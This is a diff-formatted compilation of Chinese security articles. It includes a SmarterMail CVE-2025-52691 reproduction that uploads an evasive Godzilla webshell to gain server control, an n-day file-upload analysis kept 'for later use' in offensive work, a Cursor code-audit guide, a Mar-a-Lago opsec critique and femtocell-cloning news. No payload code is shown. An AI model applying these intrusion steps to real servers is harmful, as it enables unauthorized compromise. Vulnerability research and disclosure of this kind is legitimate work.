<table><thead><tr style="box-sizing: border-box;"><th style="box-sizing: border-box;margin: 0px;padding: 0.5rem 1rem;font-style: normal;font-weight: bold;text-align: left;border: 1px solid rgb(233, 235, 236);"><section><span leaf="">产品版本</span></section></th><th style="box-sizing: border-box;margin: 0px;padding: 0.5rem 1rem;font-style: normal;font-weight: bold;text-align: left;border: 1px solid rgb(233, 235, 236);"><section><span leaf="">版本</span></section></th></tr></thead><tbody><tr style="box-sizing: border-box;"><td style="box-sizing: border-box;margin: 0px;padding: 0.5rem 1rem;border: 1px solid rgb(233, 235, 236);"><section><span leaf="">SmarterMail</span></section></td><td style="box-sizing: border-box;margin: 0px;padding: 0.5rem 1rem;border: 1px solid rgb(233, 235, 236);"><section><span leaf="">< 100.0.9413</span></section></td></tr></tbody></table>## 环境部署
|
||||
|
||||
在“CVE-2025-52691漏洞复现环境” 中双击exe安装包进行SmarterMail邮件服务器的安装,一路使用默认值设置即可。
|
||||
|
||||

|
||||
|
||||
部署成功后访问 http://127.0.0.1:17017/
|
||||
即可看到安装界面,正常安装独立版即可。
|
||||
|
||||

|
||||
|
||||
安装完成后访问 http://127.0.0.1:17017/
|
||||
即可看到如下界面
|
||||
|
||||

|
||||
## 漏洞复现
|
||||
> 具体数据包详见文末 “POC-CVE-2025-52691.txt”
|
||||
|
||||
|
||||
在burpsuite发送如下数据包,成功在本地漏洞复现环境中上传哥斯拉免杀马
|
||||
|
||||

|
||||
|
||||
上传完成后使用哥斯拉连接免杀马
|
||||
|
||||

|
||||
|
||||
获取目标服务器权限
|
||||
|
||||

|
||||
|
||||
## 漏洞修复
|
||||
|
||||
官方已发布新版本,将SmarterMail升级到100.0.9413及以上版本即可。(官方倒是比较轻描淡写)
|
||||
|
||||

|
||||
## 知识星球
|
||||
|
||||
**“POC-CVE-2025-52691.txt”、“CVE-2025-52691漏洞复现环境”、“smartermail任意命令执行漏洞复现”**
|
||||
现已全部发布至知识星球,大家可在知识星球内获取,自行学习复现。
|
||||
|
||||

|
||||
> 星球加入方式见文章底部二维码,欢迎加入交流和学习
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,15 @@
|
||||
# 周日20点直播 | FART14秒脱海外加固厂商dexprotector加壳app
|
||||
看雪学苑 看雪学苑 2026-01-09 10:00
|
||||
|
||||
|
||||
|
||||
|
||||
﹀
|
||||
|
||||
﹀
|
||||
|
||||
﹀
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,144 @@
|
||||
# 攻防场景Cursor实战化挖掘漏洞--从2天到20分钟
|
||||
原创 Hyyrent 0xSecurity 2026-01-09 07:19
|
||||
|
||||
## Cursor挖掘漏洞成果展示
|
||||
|
||||
先看看AI输出的漏洞审计报告,准确率基本达到80%,如果没有企业会员可以去闲鱼购买一个
|
||||
|
||||

|
||||
## 一、为什么选择 Cursor 做代码审计?
|
||||
|
||||
传统 Java 代码审计的痛点:
|
||||
- 项目体量大,调用链复杂
|
||||
|
||||
- 手工追踪 Controller → Service → DAO 成本极高
|
||||
|
||||
- 容易漏掉“隐藏参数”“内部逻辑分支”
|
||||
|
||||
- 扫描器噪声大,人工二次确认成本高
|
||||
|
||||
**Cursor 的优势在于:**
|
||||
- 能自动拉取上下文(跨文件 / 跨层级)
|
||||
|
||||
- 擅长“沿变量 / 参数”扩展分析
|
||||
|
||||
- 适合灰盒场景(已有接口 / 流量 / 入口)
|
||||
|
||||
> Cursor ≠ 自动扫描器
|
||||
|
||||
Cursor =
|
||||
**代码审计加速器**
|
||||
|
||||
## 二、整体审计思路(强烈推荐)
|
||||
```
|
||||
```
|
||||
|
||||
Cursor 的正确用法是:
|
||||
|
||||
|
||||
**先缩小范围,再让 AI 深挖。**
|
||||
## 三、阶段一:Web 配置与接口暴露面分析
|
||||
### 3.1 web.xml / Spring 配置分析
|
||||
|
||||
重点关注以下配置点:
|
||||
#### web.xml
|
||||
- <servlet>
|
||||
|
||||
- <servlet-mapping>
|
||||
|
||||
- <url-pattern>
|
||||
|
||||
Cursor 提示词示例:
|
||||
```
|
||||
```
|
||||
#### Spring MVC / Spring Boot
|
||||
|
||||
重点注解:
|
||||
- @Controller
|
||||
|
||||
- @RestController
|
||||
|
||||
- @RequestMapping
|
||||
|
||||
- @GetMapping
|
||||
/
|
||||
@PostMapping
|
||||
|
||||
Cursor 使用技巧:
|
||||
- 打开 Controller 文件
|
||||
|
||||
- 让 Cursor 自动汇总路径
|
||||
|
||||
示例提示词:
|
||||
```
|
||||
```
|
||||
### 3.2 鉴权绕过配置检查
|
||||
|
||||
重点关注:
|
||||
- Filter
|
||||
|
||||
- Interceptor
|
||||
|
||||
- SecurityConfig
|
||||
|
||||
- WebSecurityConfigurerAdapter
|
||||
|
||||
Cursor 提示词:
|
||||
```
|
||||
```
|
||||
## 四、阶段二:classes / lib / jar 源码分析
|
||||
### 4.1 WEB-INF/classes 分析
|
||||
- 对比
|
||||
.class
|
||||
与反编译
|
||||
.java
|
||||
|
||||
- 注意是否存在未部署源码
|
||||
|
||||
Cursor 辅助点:
|
||||
- 帮你快速理解反编译代码
|
||||
|
||||
- 标记关键逻辑分支
|
||||
|
||||
### 4.2 lib 目录下 jar 包审计
|
||||
|
||||
重点关注:
|
||||
- 是否包含业务逻辑
|
||||
|
||||
- 是否存在内部接口实现
|
||||
|
||||
- 是否存在调试 / 管理功能
|
||||
|
||||
Cursor 提示词:
|
||||
```
|
||||
```
|
||||
## 五、阶段三:调用链路识别(Cursor 最强能力)
|
||||
### 5.1 入口函数确认
|
||||
|
||||
常见入口:
|
||||
- request.getParameter()
|
||||
|
||||
- @RequestParam
|
||||
|
||||
- @RequestBody
|
||||
|
||||
- HttpServletRequest
|
||||
|
||||
### 5.2 前置知识输入
|
||||
|
||||
不同的语言审计的方法和思路不一样,在让AI分析代码时候需要提供一些前置知识,这能让 AI 更精确地聚焦在“可能的风险点”,而不是泛泛地猜测
|
||||
|
||||
像SQL注入,不同语言的sink点也不完全相同
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n629" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 69.4875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">语言</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n630" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 383.888px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">方法 / 函数</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n631" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 604.625px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">示例代码 / SQL</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n633" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 69.4875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Golang</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n634" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 383.888px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: var(--monospace);text-align: left;vertical-align: initial;border: 4px solid rgb(243, 244, 244);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;color: rgb(223, 50, 96);"><span leaf="">(*gorm.io/gorm).Where</span></code></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n635" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 604.625px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: var(--monospace);text-align: left;vertical-align: initial;border: 4px solid rgb(243, 244, 244);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;color: rgb(223, 50, 96);"><span leaf="">db.Where(StringData).First(&data)</span></code></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n637" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 69.4875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Golang</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n638" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 383.888px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: var(--monospace);text-align: left;vertical-align: initial;border: 4px solid rgb(243, 244, 244);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;coloLine truncated
|
||||
在Shiro和Spring Security中,可以配置哪些API不需要进行权限校验
|
||||
- 在Shiro中,可以使用Shiro的过滤器链(Filter Chain)来配置不需要进行权限校验的API
|
||||
|
||||
- 在Spring Security中,可通过继承WebSecurityConfigurerAdapter类并重写其中的configure()方法,配置不需要进行权限校验的API
|
||||
|
||||

|
||||
### 5.3 最终Cursor 提示词:
|
||||
```
|
||||
```
|
||||
|
||||
|
||||
@@ -0,0 +1,61 @@
|
||||
# 某赛通Nday漏洞分析
|
||||
原创 redcat 虹猫少侠的江湖路 2026-01-09 09:58
|
||||
|
||||
免责声明
|
||||
|
||||

|
||||
|
||||
|
||||
由于传播、利用本公众号
|
||||
虹猫少侠的江湖路
|
||||
所提供的信息而造成的任何直接或者间接的后果及损失,均由
|
||||
使用者本人负责,公众号
|
||||
虹猫少侠的江湖路
|
||||
及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,会立即删除并致歉。
|
||||
|
||||
最近没项目闲的有点蛋疼,看到某公众号发了关于某安全文档系统的前台任意文件上传漏洞,并且明确标注了受影响的版本号,该系统在攻防中内外网还是存在一定占比的,于是打算分析下exp备用。
|
||||
|
||||
直接下载对应的两个版本源码进行对比,整个过程比较简单:
|
||||
|
||||
过程:
|
||||
|
||||
下载
|
||||
Beyond Compare 对比工具进行差异对比:
|
||||
|
||||

|
||||
|
||||
该工具默认不会反编译class文件的,需要下载对应的插件,直接询问ai:
|
||||
|
||||

|
||||
|
||||
安装这个插件之后就可以正常查看class文件了:
|
||||
|
||||

|
||||
|
||||
看到某方法中增加了一个baseDir的代码,猜测大概率就是禁止往上跨目录的修复,并且这个方法后续还有文件操作,所以大概率就是这里了:
|
||||
|
||||

|
||||
|
||||
然后用idea看了下这个控制器的方法,这里就是存在跨目录的任意文件上传操作,后续就是过一些验证了:
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
本地没有下载链接sqlite数据库的工具,这里直接让ai搞:
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
最后也是成功的复现了某通告中的内容:
|
||||
|
||||

|
||||
|
||||
提示:这漏洞不是默认的对外的web端口上的应用,同时这个数据库中的密码也是有一部分系统搭建之后改了的,所以影响一般,在内网遇到或许可以试试,漏洞的特征倒是不明显,没有../../ 这类敏感字符。
|
||||
|
||||
|
||||
@@ -0,0 +1,88 @@
|
||||
# 海湖庄园的秘密:委内瑞拉行动中的国家安全漏洞
|
||||
mayfly 独眼情报 2026-01-09 06:01
|
||||
|
||||
## 一、背景概述:一次高风险的军事行动
|
||||
|
||||
2026年1月3日,美国发起了一次针对委内瑞拉的军事打击行动,并成功抓获了其总统马杜罗及其妻子。此次行动的指挥与监控中心设在了总统的私人住所海湖庄园。然而,行动后公开发布的现场照片,引发了外界对此次行动安全规程的严重质疑。照片显示,行动的监控环境似乎远未达到应有的安全标准,这为敌对情报机构提供了潜在的窃听机会。
|
||||
|
||||

|
||||
|
||||
总统及其国家安全团队在海湖庄园监控行动
|
||||
|
||||
根据公开信息,参与此次行动监控的核心人员包括:总统唐纳德·特朗普、战争部部长皮特·赫格塞斯、国务卿马可·卢比奥、中央情报局局长约翰·拉特克利夫、参谋长联席会议主席丹·凯恩将军以及白宫副幕僚长斯蒂芬·米勒等。
|
||||
## 二、通信设备与安全漏洞分析
|
||||
|
||||
现场照片为我们提供了分析所用通信设备及其潜在安全漏洞的直接线索。
|
||||
### 2.1 通信设备详情
|
||||
|
||||
照片中出现的通信设备主要包括:
|
||||
- 一台思科 8832 IP会议电话。
|
||||
|
||||
- 至少两台思科8841 IP电话,其背部加装了黑色盒子。
|
||||
|
||||
这些设备均由高级项目公司进行了改装,以提供一定程度的电磁泄漏防护并符合TSG电信安全标准。然而,这些技术措施在不当使用时形同虚设。例如,当电话听筒被拿起或免提功能被激活时,房间内的所有声音,包括高度敏感的通话内容,都可能被未经授权的人员或设备轻易捕获。
|
||||
|
||||

|
||||
|
||||
总统与高级顾问在行动期间进行讨论
|
||||
### 2.2 网络连接与数据安全
|
||||
|
||||
对现场照片的进一步分析揭示了不同密级的网络接入情况:
|
||||
- **最高机密网络:**
|
||||
参谋长联席会议主席凯恩将军使用的一台笔记本电脑带有黄色标签和黄色线缆。黄色是「最高机密-敏感隔离信息」的颜色代码,表明该设备连接到用于情报信息和通信的高度安全的JWICS网络。
|
||||
|
||||
- **机密网络:**
|
||||
凯恩将军手边的另一台笔记本电脑则带有红色标签和红色线缆。红色代表「机密」级别,意味着该设备连接到用于机密军事通信的SIPRNet网络。
|
||||
|
||||
- **非机密网络:**
|
||||
国防部长赫格塞斯身后的大屏幕顶端显示着一条亮绿色的横幅,这表明它连接的是用于非机密信息的军事或政府网络(很可能是NIPRNet)。屏幕内容显示,当时正打开着一个网络浏览器,搜索内容为「委内瑞拉」。值得注意的是,赫格塞斯本人使用的笔记本电脑没有任何颜色密级标签,只有一个带有条形码的灰色标签。这不禁让人联想到去年早些时候,他曾在五角大楼办公室使用一台直接连接公共互联网的电脑,通过Signal应用与白宫进行非官方通信。
|
||||
|
||||

|
||||
|
||||
凯恩将军(左一)正在操作一台带有黄色TS-SCI密级标签的笔记本电脑
|
||||
## 三、物理环境的安全风险评估
|
||||
|
||||
此次行动监控最引人注目的问题在于其物理位置的选择。
|
||||
### 3.1 临时「战情室」的脆弱性
|
||||
|
||||
据报道,特朗普及其团队在一个「远离客人」的独立区域开会。但照片显示,这个所谓的「战情室」是一个带有木质屋顶的小型建筑,看起来更像一个车库或储藏室。处理高度敏感信息的区域仅仅用非常薄的黑色窗帘进行「隔离」。
|
||||
|
||||

|
||||
|
||||
临时搭建的行动监控室,环境简陋,缺乏必要的物理安全防护
|
||||
|
||||
按照标准规程,此类会议至少应在「物理保护空间」内进行,最理想的场所是「敏感隔离信息设施」。敏感隔离信息设施是一个经过特殊设计和加固的房间、套间或整栋建筑,能够确保在其中存储、处理、查看或讨论高度机密信息时,不会被外部截获。
|
||||
### 3.2 海湖庄园的固有风险
|
||||
|
||||
海湖庄园作为一个对付费会员和持票客人开放的俱乐部度假村,其固有环境使其极易受到外国情报机构的渗透和窃听。尽管特勤局会对进入的客人进行筛查,但他们无法决定谁可以进入该俱乐部。工作人员也未经过与白宫工作人员同等级别的安全审查。
|
||||
|
||||
早在2017年4月6日,美国对叙利亚发动空袭时,特朗普及其团队就在海湖庄园一个狭小的房间里进行监控。当时,他们围坐在一张窄桌旁,桌上摆放着一些从未被识别的设备。尽管时任新闻秘书声称该房间是一个敏感隔离信息设施,但现场仓促布置的迹象表明,它充其量只是一个临时的「安全工作区」,即一个「用于讨论、处理和/或加工敏感隔离信息,但不存储敏感隔离信息」的认证设施。
|
||||
|
||||

|
||||
|
||||
2017年4月6日,特朗普及其决策团队在海湖庄园
|
||||
|
||||
特朗普和他的团队挤在一个狭小的侧室里,围坐在一张窄桌周围,注视着一台受保护的 Cisco EX90 视频远程会议屏幕,桌上放着几台从未被确认的设备。
|
||||
## 四、历史先例对比
|
||||
|
||||
通过与以往类似行动的对比,可以更清晰地看到此次行动在安全措施上的不足。
|
||||
- **奥巴马政府时期:**
|
||||
2011年5月1日,奥巴马总统及其国家安全团队在白宫战情室的一个高度安全的小会议室里监控了击毙本·拉登的行动。该设施是专门为处理最高机密信息而设计的。
|
||||
|
||||

|
||||
|
||||
2011年5月1日,奥巴马总统及其国家安全团队在白宫战情室监控击毙本·拉登的行动。
|
||||
|
||||
然而,当奥巴马在马萨诸塞州玛莎葡萄园岛度假时,其安全和非安全电话设备被安装在一个看起来并不安全的客厅里,通话时门窗敞开,同样存在安全隐患。
|
||||
|
||||

|
||||
|
||||
2011年8月26日,奥巴马总统在度假地与国家安全顾问通话
|
||||
- **小布什政府时期:**
|
||||
相比之下,乔治·W·布什总统在其德克萨斯州克劳福德的牧场上拥有一座专门用作敏感隔离信息设施的建筑。该空间仿照白宫的会议室设计,配备了舒适的座椅和所有必要的安全及非安全通信设备,为远程指挥提供了可靠保障。
|
||||
|
||||

|
||||
|
||||
2004年12月29日,小布什总统在其德克萨斯牧场的敏感隔离信息设施中工作
|
||||
|
||||
|
||||
@@ -0,0 +1,6 @@
|
||||
# 漏洞通告|n8n远程代码执行漏洞(CVE-2026-21858)
|
||||
原创 威胁情报运营中心 矢安科技 2026-01-09 09:29
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,108 @@
|
||||
# 警惕跨境暗雷!韩国漏洞微基站遭改装,悄然流入中国窃隐私
|
||||
易云安全应急响应中心 2026-01-09 08:22
|
||||
|
||||

|
||||
|
||||
**点击蓝字 | 关注我们**
|
||||
|
||||
|
||||
|
||||
韩国科学技术信息通信部近日披露了一起波及全国的重大网络安全丑闻:韩国电信(KT)部署的数千个家用微基站(Femtocell)因存在极其低级的安全缺陷,遭到犯罪团伙的大规模克隆与改装。这起不仅涉及数千万元的小额支付诈骗,更牵动着跨境敏感数据流向的恶性案件,揭示了电信基础设施在供应链安全与认证机制上的脆弱现状。
|
||||
|
||||
随着韩国科学技术信息通信部(MSIT)一份长达数页的调查报告出炉,一场潜伏在韩国电信基础设施深处的“溃疡”终于被公之于众。该国主要运营商韩国电信(KT)被证实部署了数千台存在严重安全隐患的微基站设备,导致大量用户通信内容被窃听,并引发了涉及跨境犯罪的复杂连锁反应。
|
||||
|
||||
|
||||
|
||||
**裸奔微基站变身伪基站**
|
||||
|
||||
|
||||
微基站通常被电信运营商用于改善室内或移动信号盲区的覆盖,通过有线宽带连接回传至运营商核心网。然而,韩国电信部署的这批设备在安全设计上几乎处于“不设防”状态。
|
||||
|
||||
根据韩国信息安全专家、IEEE Fellow金容大(Yongdae Kim)教授的深度分析,这些微基站存在多项致命弱点:首先,数千台设备竟然共用同一个设备认证证书。这意味着一旦其中一台设备被攻破,整个微基站网络的信任体系将全面瓦解。其次,这些设备未设置Root密码,所有敏感密钥均以明文形式存储在本地,且默认开启了SSH远程访问权限。
|
||||
|
||||
攻击者可以像进入无人之境一般,通过网络获取这些明文证书,随后克隆出无数个“合法”的虚假微基站。由于该证书的有效期长达十年,这意味着非法设备可以在极长的时间跨度内持续接入核心网,而不会被系统拦截。
|
||||
|
||||
|
||||
|
||||
**从小额支付诈骗到深层监听**
|
||||
|
||||
|
||||
这起安全危机最初因钱财流向异常而露出马脚。今年9月,韩国电信在审计用户账单时,发现368名用户的账户出现了异常的小额支付。调查显示,犯罪团伙利用克隆的微基站拦截了用户的验证短信,从而盗取了总计约1.69亿韩元(约合12.5万美元)的数字内容服务费。
|
||||
|
||||
然而,金容大教授认为,这笔数额并不足以匹配犯罪团伙所投入的技术成本。他指出,由于虚假微基站具有强制接入特性,受害者手机会自动连接到信号更强的伪造基站,从而使攻击者能够实时读取短信、获取通话记录以及手机位置信息。
|
||||
|
||||
“大规模的数据采集才是其核心目的,小额支付诈骗只是因为某个成员的贪婪而让整个行动提前曝光。”金容大表示,如果不是因为这笔“微不足道”的诈骗金,这套监听网络可能仍会在地下隐秘运行多年。
|
||||
|
||||
|
||||
|
||||
**跨境黑产:非法改装设备流向中国**
|
||||
|
||||
|
||||
随着韩国警方的介入,案件背后的跨国犯罪链条逐渐清晰。警方在调查中发现,目前已逮捕的13名犯罪嫌疑人分工明确,不仅在韩国仁川机场等公共场所进行“战争驾驶”(War-driving)式的非法车载监听,还涉及精密的技术改装。
|
||||
|
||||
最令安全界警惕的是,警方在抓捕现场拦截了一批正准备出口至中国的改装硬件。据悉,这些设备已经过技术处理,集成了克隆的证书与破解的固件。犯罪分子试图将这些具有“合法外衣”的韩国电信设备运往中国,其潜在用途可能涉及跨境电信诈骗、敏感信息窃取或规避监管的秘密通信。
|
||||
|
||||
目前的调查结果显示,部分被克隆的密钥竟然源自2019年部署在韩国军事基地的一台基站设备,该设备于2020年报失。此外,警方怀疑该团伙可能通过2022年发生的BPFDoor恶意软件攻击获得了部分运营商核心网的技术参数,那次攻击曾导致韩国电信数据泄露长达三年之久。
|
||||
|
||||
|
||||
|
||||
**安全警示:电信基础设施的结构性风险**
|
||||
|
||||
|
||||
目前,韩国政府已要求韩国电信允许受影响用户无条件解除合同。然而,此案引发的行业反思远未结束。
|
||||
|
||||
从供应链安全的角度来看,微基站作为电信网络的“末梢神经”,其安全性长期被低估。同一证书的滥用、明文密钥的存储以及缺乏多因素验证的接入机制,共同酿成了这起长达数年的安全事故。
|
||||
|
||||
安全专家TUNNY指出,随着这一批带有“合法认证”的改装设备流向海外,其安全威胁已从单一国家的电信欺诈演变为复杂的跨境网络安全挑战,针对关键基础设施的攻击正在向“低成本、高隐蔽”的方向演进,运营商必须对其部署的所有终端设备实施零信任架构,而非仅仅依赖十年有效的静态证书。
|
||||
|
||||
目前,此案的幕后主使仍然在逃,韩国政府已通过国际刑警组织发布红色通缉令。对于中国及周边国家的安全机构而言,防范这类来自邻国、带有合法电信特征的“改装黑产设备”入境,正成为当下技术防范的新课题。
|
||||
|
||||
**文章来源:GoUpSec**
|
||||
|
||||
|
||||
免责声明
|
||||
|
||||
本文素材(包括内容、图片)均来自互联网,仅为传递信息之用。如有侵权,请联系我们删除。
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**淮安易云科技有限公司-****网络安全部**
|
||||
|
||||
我们致力于保障客户的网络安全,监控事件并采取适当措施,设计和实施安全策略,维护设备和软件,进行漏洞扫描和安全审计,团队协调处理网络攻击、数据泄露等安全事故,并负责安全服务项目实施,包括风险评估、渗透测试、安全扫描、安全加固、应急响应、攻防演练、安全培训等服务,确保客户在网络空间中的安全。
|
||||
|
||||
**易云安全应急响应中心**
|
||||
|
||||
专业的信息安全团队,给你最安全的保障。定期推送
|
||||
漏洞预警、技术分享文章和网络安全知识,让各位了解学习安全知识,普及安全知识、提高安全意识。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**扫码关注**
|
||||
|
||||

|
||||
|
||||
**点分享**
|
||||
|
||||

|
||||
|
||||
**点收藏**
|
||||
|
||||

|
||||
|
||||
**点在看**
|
||||
|
||||

|
||||
|
||||
**点点赞**
|
||||
|
||||
@@ -0,0 +1,215 @@
|
||||
# 通用 | 春节第三趴,提交几个漏洞能拿万元奖励金/大疆运动相机?(文末抽奖)
|
||||
补天平台 2026-01-09 07:35
|
||||
|
||||
通用专项活动
|
||||
|
||||
|
||||
通用2.0、1.0
|
||||
|
||||
新年礼盒/万元奖励金
|
||||
|
||||
|
||||
|
||||
|
||||
01
|
||||
|
||||
**通用2.0漏洞奖励计划**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**活动时间**
|
||||
|
||||
2026.1.9~2026.1.25
|
||||
|
||||
**收录范围说明**
|
||||
|
||||
